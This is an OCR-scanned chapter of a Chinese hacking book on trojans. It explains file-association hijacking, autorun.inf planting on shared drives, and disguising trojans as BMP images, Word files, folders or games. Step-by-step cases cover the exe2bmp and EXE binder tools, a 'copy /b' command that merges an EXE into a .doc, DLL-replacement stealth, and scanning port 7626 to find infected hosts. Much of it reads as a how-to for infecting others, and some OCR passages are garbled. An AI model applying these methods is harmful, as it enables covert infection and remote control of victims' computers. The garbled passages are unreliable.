免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

说正常情况下TXT文件的打开方式为Notepad.EXE文件，但一旦中了文件关联木马，则txt文件打开方式就会被修改为用木马程序打开。

例如“冰河”通过修改HKEYCLASSES-ROOT\txtfile\whell\open\command下的键值，将“C:\WINDOWS\NOTEPAD.EXE%1”改为“C:\WINDOWS\SYSTEM\SYSEXPLR.EXE%1”。这样，一旦双击一个TXT文件，原本应用Notepad打开该文件，现在却变成启动木马程序。

教你一招：

不仅仅是TXT文件，其他诸如HTM、EXE、ZIP.COM等都是木马的目标，需小心谨慎。

对付这类木马，只能经常检查HKEY-CLASSES_ROOT\shell\open\command主键，查看其键值是否正常。

（9）捆绑文件

实现这种触发条件首先要控制端和服务端已通过木马建立连接，然后控制端用户用工具软件将木马文件和某一应用程序捆绑在一起，然后上传到服务端覆盖源文件，这样即使木马被删除了，只要运行捆绑了木马的应用程序，木马义会安装上去。绑定到某一应用程序中，如绑定到系统文件，那么每一次Windows启动均会启动木马。

（10）反弹端口型木马的主动连接方式


反弹端口型木马已经在前面说过了，由于它与一般的木马相反，其服务端（被控制端）主动与客户端（控制端）建立连接，并且监听端口一般开在80，所以如果没有合适的工具、丰富的经验真的很难防范。这类木马的典型代表就是网络神偷。由于这类木马仍然要在注册表中建立键值注册表的变化就不难查到它们。同时，最新的天网防火墙，因此只要留意也可在网络神偷服务端进行主动连接时发现它。

5.1.3 木马是如何实施攻击的

木马通常会利用社会热点、系统漏洞等手段攻击系统，其攻击手段也是“与时俱进”的，攻击者大量利用了社会工程学原理进行欺骗。这里简单介绍一些黑客惯用的攻击手段，希望网民能有所警惕。

1.系统漏洞攻击

最容易的攻击手法就是扫描寻找系统漏洞，影响严重的攻击事件往往与系统重大安全漏洞有关。比如，Windows系统曾经曝出动态光标漏洞，攻击者利用一个特殊的ANI文件，浏览到这个ANI文件时，系统会自动下载攻击代码指定的恶意软件并执行。目前，该漏洞是运用最广泛的挂马手段。如果在上网时，发现IE信息栏突然出现一个建议安装某个控件的黄条，建议确认一下该控件的来历，没有数字证书的控件，一定不要安装。



提示安装某软件

攻击者通常会把木马发布在一个吸引人的网站上，比如免费聊天室、免费电影下载站、BT资源、色情网站等等。存在系统漏洞的电脑浏览这些网站，就会自动下载执行木马。

2.会话劫持攻击

正常上网时，客户端和远程的服务器之间会建立会话，客户端软件（利润IE浏览器）把服务器提供的内容下载到本地。木马攻击

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

者此时会利用ARP欺骗或其它方式，劫持客户端和服务端的会话，把一个经过篡改的信息返回给客户端，客户端就会下载攻击者指定的恶意代码。利用会话劫持可以迅速将挂马的战果放大，是黑客最喜欢的攻击手段。因为大量发送ARP攻击包对局域网影响很大，客户机经常会断网，网速也会因此变慢，给网管带来极大挑战。局域网用户遭遇会话劫持后，会发现多台客户机访问很多站点时，杀毒软件提示发现木马ARP攻击包效果。



3.配置自动播放

Windows的自动播放功能被木马传播者所惯用，自动播放功能，常常起到令木马卷土重来的效果。正常情况下，自动播放功能通常是出版光盘时采用的。如果你在除光盘之外的其它磁盘、U盘、移动硬盘、各种存储卡中发现autorun.in的配置文件，基本可以肯定被木马骚扰过。

4.传统骗术一览

(1)捆绑欺骗

把木马服务端和某个正常软件捆绑成一个文件在QQ或邮件发给别人。运行后会看到正常程序的打开界面，木马也已经悄悄运行，可以起到很好的迷惑作用。

(2)QQ冒名欺骗

攻击者盗取了某个QQ号，然后立即和该QQ号的好友联系，尝试发送木马。接收者往往以为是自己信任的朋友，会降低警惕，从而运行木马程序。

(3)邮件冒名欺骗

和前一种方法类似，用匿名邮件冒充好友或知名企业、机构向别人发木马附件，别人下载附件并运行。

(4)危险下载点

攻破一些下载站或者自己提供几个热门工具下载，程序中捆绑木马。

(5)图标欺骗

把木马程序用一个WORD文档、RM电影、图片、ZIP压缩包或文件夹的图标。收到木马的人，稍不留意就可能打开这些程序而中招，许多木马的服务端都利用这种方式欺骗。

5.2 木马是如何被植入的

知道了木马的分类以及侵入和攻击方式，接下来将详细介绍如何植入木马。

5.2.1 木马的植入

木马的植入有多种方式，这里列举五种最新植入木马的方法。

1.利用共享和Autorun文件


为了学习和工作方便，有许多学校或公司的局域网中会将硬盘共享出来。更有甚者，竟将某些硬盘共享设为可写，这样是非常危险，别人可以借此给你下木马！利用木马程序结合Autorun.inf文件就可以了。方法是把Autorun.inf和配置好的木马服务端一起复制到对方D盘的根目录下，这样不需对方运行木马服务端程序，只需他双击共享的磁盘图标就会使木马运行。

它的原理是这样的，通常插入光盘，它会自动运行，这是因为在光盘根目录下有个Autorun.in坟件，该文件可以决定是否自动运行其中的程序。同样，如果硬盘的根目录下存在该文件，硬盘也就具有了AutoRun功能，即自动运行Autorun.inf文件中的内容。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

把木马文件.exe文件以及Autorun.inf放在磁盘根目录（这里假设对方的D盘共享出来且可写），对于给你下木马的人来说，他还会修改Autorun.inf文件的属性，将该文件隐藏起来。这样，当有人双击这个盘符，程序就运行了。这一招对于经常双击盘符进入“我的电脑”的人威胁最大。更进一步，利用一个.REG文件和Autorun.inf结合，还可以让你所有的硬盘都共享出去转换为autorun.pif格式木马。



2.把木马文件转换为BMP格式

这种方式是把EXE转化成为BMP来欺骗中毒者。其原理是：BMP文件的文件头有54个字节，包括长度、位数、文件大小、数据区长度。只要在EXE的文件头上加上这54个字节，IE就会把该EXE文件当成BMP图片下载下来。由于这样做出的图片是花的，为防止看出来，下木马者会在其网页中加入一些特殊的代码，把这样的标签加到网页里，就看不见图片了，因此就无法发现这个“图片”不对劲。



启动IE浏览器后，IE会把图片自动下载到IE临时目录中，而下木马者只需用一个JavaScript文件在的硬盘中写一个VBS文件，并在注册表添加启动项，利用那个VBS找到BMP，调用debug来还原EXE，最后，运行程序完成木马植入，无声无息非常隐蔽。


【案例 5-1】利用 Exe2bmp 程序把木马伪装成图片实例


Step 1

运行 exe2bmp1.0 程序，其主界面如下。

Step 2

单击“选择”按钮，选择要生成图片的木马。然后再单击“生成”按钮，提示“转换完毕”等信息。





Step 3

打开生成文件所在的目录，会发现木马已经被转换为.bmp 格式。这样，只要运行该网页，相应的木马就会执行。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



3.利用错误的MIME头漏洞

其实，这一招并不神秘，危害却很大。错误的MIME头漏洞是个老漏洞了，但对于没有打补丁的用户威胁非常大。去年流行的许多病毒都是利用了该漏洞，如尼姆达病毒和笑哈哈病毒都是如此。这类病毒一旦和错误MIME头漏洞结合起来，根本不需要你执行，只要你收发了含有病毒的邮件并预览了它，就会中招。同样的道理，攻击者通过创建一封HTML格式的E-mail也可以使未打补丁的用户中木马。Internet Explorer 5.0、5.01、5.5均存在该漏洞，常用的微软邮件客户端软件Outlook Express 5.5 SP1以下版本也存在此漏洞。


通常下木马的人，会制作一封特定格式的E-mail，其附件为可执行文件（就是木马服务端程序），通过修改MIME头，使IE不能正确处理这个MIME所指定的可执行文件附件。由于IE和OE存在的这个漏洞，当攻击者更改MIME类型后，IE会不提示用户而直接运行该附件，从而导致木马程序直接被执行。

要查看MIME有关设置，可以打开IIS管理器，查看相应的MIME文件漏洞。



4.在Office文档中加入木马文件

这种植入木马的方法就是新建一个DOC文件，然后利用VBA写一段特定的代码，把文档保存为newdoc.doc，然后把木马程序与这个DOC文件放在同一个目录下，运行如下命令：copy/bXXXX.doc+xxxxx.exe newdoc.doc把这两个文件合并在一起（在Word文档末尾加入木马文件），只要别人单击这个所谓的Word文件就会中木马。为VB木马变种UBJ后对Office文档破坏效果。



5. 通过Script、ActiveX及ASP、CGI交互脚本的方式植入

由于微软的浏览器在执行Script脚本上存在一些漏洞，攻击者可以利用这些漏洞传播病毒和木马，甚至直接对浏览者电脑进行文件操作等控制，如一个利用微软Scripts脚本漏洞对浏览者硬盘进行格式化的HTML页面。如果攻击者有办法把木马执行文件上载到攻击主机的一个可执行WWW目录夹里面，就可以通过编制CGI程序在攻击主机上执行木马。

5.2.2 木马的伪装

为了掩人耳目，木马的伪装也是千奇百怪的，将一些常见的伪装方法列举如下：

1.给木马服务端程序更名

木马服务端程序的命名有很大的学问。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

如果不做任何修改，就使用原来的名字，将很容易引起注意，所以木马的命名也是千奇百怪。不过大多是改为和系统文件名差不多的名字。例如有的木马把名字改为window.exe，还有的就是更改一些后缀名，比如把dll改为d11等（注意看是数字“11”而非英文字母“ll”），如不仔细看的话，很难发现。如下图所示，把Rundll.dll伪装成Rundll.d11，explorer.exe伪装成explorer.exe。




2.把自己和其它文件捆绑在一起

这种伪装手段是将木马捆绑到一个安装程序上，当安装程序运行时，木马在用户毫无察觉的情况下，偷偷地进入了系统。被捆绑的文件一般是可执行文件（即EXE，COM一类的文件）。例如，把木马服务端和某个游戏捆绑成一个文件利用QQ或电子邮件发给别人，运行后会看到游戏程序正常打开，却不知木马程序已经悄悄在后台运行了，这样作对一般人的迷惑性很大，而且即使他以后重装系统了，如果他的系统中还保存了那个“游戏”的话，就有可能再次中招。木马程序这样的伪装很常见，用来捆绑的工具也很多，如exe文件捆绑机ExeBind等，该类程序可以将指定的黑客程序捆绑到任何一个广为传播的热门软件上，使主程序执行时，寄生程序（黑客程序）也在后台被执行。当你再次上网时，你已经在不知不觉中被控制住了，而且它支持多重捆绑。实际上是通过多次分割文件，多次从父进程中调用子进程来实现的。


【案例 5-2】将木马与其它软件捆绑

EXE捆绑机可以将两个可执行文件（EXE文件）捆绑成一个文件，运行捆绑后的文件等于同时运行了两个文件。它会自动更改图标，使捆绑后的文件和捆绑前的文件图标一样，看不出变化，并且可以自动删除运行时导出的临时文件。



Step 1

运行 EXE 捆绑机，打开其操作界面。



Step 2


单击“下一步”按钮，在弹出“指定第一个执行文件”对话框中单击“点击这里指定第一个可执行文件”按钮，选择第一个要执行的程序。

Step 3

单击“下一步”按钮，弹出“指定第二个执行文件”窗口，选择第二个要执行的文件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。





Step 4

单击“下一步”按钮，弹出“保存文件”窗口，选择捆绑后文件所保存的位置。

Step 5

单击“下一步”按钮，弹出“捆绑文件”窗口，单击“点击这里开始捆绑文件”按钮，开始捆绑。捆绑成功后，只要执行第一个程序，第二个程序也会相应在执行。





3.修改图标

木马服务端所用的图标是很有讲究的，木马经常故意伪装成txt、HTML等你可能认为对系统没有多少危害的文件图标，这样很容易诱惑你把它打开。著名的木马“聪明基因”就把自己伪装成HTML文件，如果你的系统设置为不显示文件扩展名，那么你就会以为它的服务端是个HTML文件，很容易上当。

4.冒充图片文件

这是许多黑客常用来骗别人执行木马的方法，就是将木马说成为图像文件，比如说是照片等，应该说这样是最不合逻辑的，但却是最多人中招。只要入侵者扮成美眉及更改服务端程序的文件名为“类似”图像文件的名称，再假装传送照片给受害者，受害者就会立刻执行它。那又为什么说这是一个不合逻辑的方法呢？图像文件的扩展名根本就不可能是exe，而木马程序的扩展名基本上又必定是exe，明眼人一看就会知道有问题，多数人在接收时一看见是exe文件，便不会接收了，那么黑客又是用什么方法呢？其实方法很简单，他只要把文件名改变，例如把“sex.exe”更改为“sex.jpg.exe”，那么在传送时，对方只会看见sexjpg了，而到达对方电脑时，因为Windows默认值是不显示扩展名的，所以很多人都不会注意到扩展名这个问题，而恰好你的计算机又是设定为隐藏扩展名的话，那么你看到的只是sex.jpg了。

5.利用损坏的zip文件

当一个木马和一个损坏的zip包（可自制）捆绑在一起，然后指定捆绑后的文件为zip图标，这样一来，除非别人看了它的后缀，否则单击下去将和一般损坏的zip没什么两样，根本不知道已经有木马在悄悄运行。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

6.把木马伪装成文件夹

把木马文件伪装成文件夹图标后，放在一个文件夹中，然后在外面再套三四个空文件夹，很多人出于连续单击的习惯，点到那个伪装成文件夹木马时，也会收不住鼠标点下去，这样木马就成功运行了。比方说著名的木马黑洞2001的服务端程序用的就是文件夹的图标，如果你以为它是文件夹而去单击那你就错了，它是个不折不扣的EXE文件。此木马就把自己伪装成文件夹图标。

7.利用WinRar制作成自释放文件

这种伪装方法，是把木马服务端程序和WinRar捆绑在一起，将其制作成自释放文件；这样做了即使是用最新的杀毒软件也无法发现。识别的方法是：对经过WinRar捆绑的木马文件单击鼠标右键，查看“属性”，在弹出的“属性”对话框中，会发现多出两个标签“档案文件”和“注释”，点选“注释”标签，你就会发现木马。

8.伪装成应用程序扩展组件

此类属于最难识别的木马，也是骗术最高的木马。木马编写者用自己编制的特洛伊d11替换已知的系统dll，并对所有的函数调用进行过滤，对于正常的调用，使用函数转发器直接转发给被替换的系统dll，对于一些事先约定好的特殊情况，dll会执行一些相对应的操作，一个比较简单的方法是起一个进程，虽然所有的操作都在dll中完成会更加隐蔽，但是这大大增加了程序编写的难度，实际上这样的木马大多数只是使用dll进行监听，一旦发现控制端的连接请求就激活自身，启动一个捆绑端口的进程进行正常的木马操作。操作结束后关掉进程，继续进入休眠状况。举个具体的例子，黑客们将写好的文件（例如dll、OCX等）挂在一个十分出名的软件中，例如QQ中。由于QQ本身已有一定的知名度，没有人会怀疑它的安全性，更不会有人检查它的文件是否多了。而当受害者打开QQ时，这个有问题的文件就会同时执行。此种方式相比起用合并程序有一个更大的危害，那就是不用更改被入侵者的登录文件，以后每当其打开QQ时木马程序就会同步运行，相对于一般的木马可说是“踏雪无痕”。目前，有些木马就是采用的这种内核插入式的嵌入方式，利用远程插入线程技术，嵌入dll线程。或者挂接PSAPI，实现木马程序的隐藏，甚至在Windows NT/2000/XP下，都达到了很高的隐藏效果。这样的木马对一般电脑用户来说简直是一个噩梦。

9.出错显示

有一定木马知识的人都知道，如果打开一个文件，没有任何反应，这很可能就是个木马程序，木马的设计者也意识到了这个缺陷，所以已经有木马提供了一个叫做出错显示的功能。当服务端用户打开木马程序时，会弹出一个错误提示框（假的），错误内容大多是一些诸如“文件已破坏，无法打开的！”之类的信息，当服务端用户信以为真时，木马却悄悄侵入了系统。

10.自我销毁

这项功能是为了弥补木马的一个缺陷。知道当服务端用户打开含有木马的文件后，木马会将自己拷到Windows的系统文件夹中（C:\Windows或C:\Windows\system目录下），一般来说原木马文件和系统文件夹中的木马文件的大小是一样的（捆绑文件的木马除外），那么中了木马的朋友只要在近来收到的信件和下载的软件中找到原木马文件，然后根据原木马的大小去系统文件夹找相同大

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

小的文件，判断一下哪个是木马就行了。而木马的自我销毁功能是指安装完木马后，原木马文件将自动销毁，这样服务端用户就很难找到木马的来源，在没有查杀木马工具的帮助下，就很难删除木马了。

5.2.3 隐藏木马的服务器

木马的运行是非常隐蔽的，它有多种隐藏方式，下面做一一介绍。

1.在任务栏里隐藏

这是最基本的隐藏方式。如果在windows的任务栏里出现一个莫名其妙的图标，很容易被用户发现有木马。要实现在任务栏中隐藏在编程时是很容易实现的。以VB为例。在VB中，只要把from的Visible属性设置为False，ShowInTaskBar设为False程序就不会出现在任务栏里了。

2.在任务管理器里隐藏

查看正在运行的进程最简单的方法就是按下“Ctrl+Alt+Del”时出现的任务管理器。如果按下“Ctrl+Alt+Del”后可以看见一个木马程序在运行，这种木马属于比较低级的。通常木马会千方百计地伪装自己，使自己不出现在任务管理器里。一般把自己设为“系统服务”就可以做到。

3.端口

一台机器有65536个端口，你会注意这么多端口吗？而木马就很注意你的端口。如果你稍微留意一下，不难发现，大多数木马使用的端口在1024以上，而且呈越来越大的趋势；当然也有占用1024以下端口的木马，但这些端口是常用端口，占用这些端口可能会造成系统不正常，这样的话，木马就会很容易暴露。也许你知道一些木马占用的端口，你或许会经常扫描这些端口，但现在的木马都提供端口修改功能。

4.隐藏通讯

隐藏通讯也是木马经常采用的手段之一。任何木马运行后都要和攻击者进行通讯连接，或者通过即时连接，如攻击者通过客户端直接接人被植入木马的主机，或者通过间接通讯。如通过电子邮件的方式，木马把侵入主机的敏感信息送给攻击者。

5.隐藏隐加载方式

木马加载的方式可以说千奇百怪，无奇不有。但殊途同归，都为了达到一个共同的目的，那就是使你运行木马的服务端程序。如果木马不做任何伪装，就告诉你这是木马，你会运行它才怪呢。而随着网站互动化进程的不断进步，越来越多的东西可以成为木马的传播介质，Java Script、VBScript、ActiveX.XLM…几乎WWW每一个新功能部会导致木马的快速进化。

6.最新隐身技术

在Win9x时代，简单地注册为系统进程就可以从任务栏中消失，可是在Windows2000/XP盛行的今天。这种方法遭到了惨败。注册为系统进程不仅仅能在任务栏中看到，而且可以直接在Services中直接控制停止。使用隐藏窗体或控制台的方法也不能欺骗无所不见的Administrator。在研究了其他软件的长处之后，木马发现，Windows下的中文汉化软件采用的陷阱技术非常适合木马的使用。

这是一种更新、更隐蔽的方法。通过修改虚拟设备驱动程序（VXD）或修改动态链接库（DLL）来加载木马。这种方法与一般方法不同，它基本上摆脱了原有的木马模式。监听

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

端口，而采用替代系统功能的方法（改写vxd或DLL文件），木马会将修改后的DLL替换系统已知的DLL，并对所有的函数调用进行过滤。对于常用的调用，使用函数转发器直接转发给被替换的系统DLL，对于一些相应的操作，实际上，这样的事先约定好的特种情况，DLL会执行一般只是使用DLL进行监听，一旦发现控制端的请求就激活自身，绑在一个进程上进行正常的木马操作。这样做的好处是没有增加新的文件，不需要打开新的端口，没有新的进程，使用常规的方法监测不到它。在往常运行时，木马几乎没有任何瘫状，且木马的控制端向被控制端发出特定的信息后，隐藏的程序就立即开始运作。

5.3 获取木马反馈信息


在植入木马这一过程完毕之后，就是获取木马的反馈信息了，反馈的信息主要是服务端的软硬件信息，下面将详细探讨如何获取木马反馈信息。

5.3.1 木马信息反馈机制

一般来说，成熟的木马都有一个信息反馈机制。所谓信息反馈机制是指木马成功安装后会收集一些服务端的软硬件信息，并通过E-MAIL，IRC或ICQ的方式告知控制端用户。其中采用得最多的方法是信息反馈邮件。

在木马的信息反馈邮件中，其内容一般包括基本信息，比如使用的操作系统，系统目录，硬盘分区情况，系统口令等，另外还有一些重要信息，比如服务端IP，这是木马的控制端和服务端相连接的必需参数。

木马的连接必需满足两个条件：一是控制端和服务端都要在线；二是服务端已安装了木马程序。这两个条件缺一不可，在这个基础上控制端就可以通过木马端口与服务器端建立连接了，为便于说明，采用下图所示的方式来加以说明。



木马建立连接过程示意图

上图中A机为控制端，B机为服务器端，对A机来说如果想与B机建立连接就必须知道B机的木马端口和IP地址，这时候，由于A机事先设定了木马端口，因此该项是已知项，所以这里最重要的是如何获得B机的IP地址。

想要获得B机的IP地址可以采用信息反馈和IP扫描两种方法。这里重点介绍一下IP扫描技术（以冰河的7626端口为例）：

因为B机装有木马程序，所以它的木马端口7626（当然也可能是其他端口，这取决于对服务器端的设置）是处于开放状态的，现在A机只要扫描IP地址段中7626端口开放的主机就行了，如上图所示B机的IP地址是202.102.47.56，当A机扫描到这个IP时发现它的7626端口是开放的，那么这个IP就会被添加到列表中，这时A机就可以通过木马的控

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

制端程序向B机发出连接信号，B机中的木马程序收到信号后立即作出响应，当A机收到响应的信号后，开启一个随机端口1037与B机的木马端口7626建立连接，到这时一个木马连接才算真正建立。

教你一招：

7626端口是冰河木马默认打开的端口，当然黑客在设置时有时也会修改这个端口，另外，其他木马可能是使用其它的端口，扫描时需要扫描相应端口。值得一提的是要扫描整个IP地段显然费时费力，一般来说控制端都是先通过信息反馈获得服务端IP地址，由于拨号上网的IP是动态的，即用户每次上网的IP都是不同的，但是这个IP是在一定范围内变动的，图中B机的IP是202.102.47.56，那么B机上网IP的变动范围是在202.102.000.000到202.102.255.255之间，所以每次控制端只要搜索这个IP地址段就可以找到B机了。

木马连接建立后，控制端端口和木马程序端口之间就将会出现一条通道。



这时候，控制端上的控制端程序就可以借着这条通道与服务端上的木马程序取得联系，并通过木马程序对服务端进行远程控制了。

那么，木马控制端可能有哪些方面的危害呢？这里不妨再谈谈木马控制端能享有的控制权限，一一列举如下：

1.窃取密码

一切以明文形式，或缓存在Cache中的密码都能被木马侦测到，此外很多木马还提供有键盘记录功能，它将会记录服务端每次敲击键盘的动作，所以一旦有木马入侵，密码将很容易被窃取。

2.文件操作

控制端可由远程控制对服务器端的文件进行删除、新建、修改、上传、下载、运行、更改属性等一系列操作，基本涵盖了Windows平台上所有的文件操作功能。

3.修改注册表

控制端可任意修改服务器端注册表，包括删除、新建或修改主键、子键、键值。有了这项功能，控制端就可以禁止服务端软驱、光驱的使用，锁住服务端的注册表，将服务端上的木马的触发条件设置得更隐蔽的一系列高级操作。

4.系统操作

主要包括重启或关闭服务端操作系统，断开服务端网络连接，控制服务端的鼠标、键盘，监视服务端桌面操作，查看服务端进程等，控制端甚至可以随时给服务端发送信息。

5.3.2 扫描安装木马的电脑

要想实现木马信息的反馈，就需要在安装完木马服务器程序之后，利用该木马的客户端程序来访问目标计算机，以取得被攻击者的各种信息数据。

在访问木马服务器程序之前，一般都要先进行搜索。下面仍然以“冰河”为例，对如

溜客安全网 WwW.176Ku.CoM

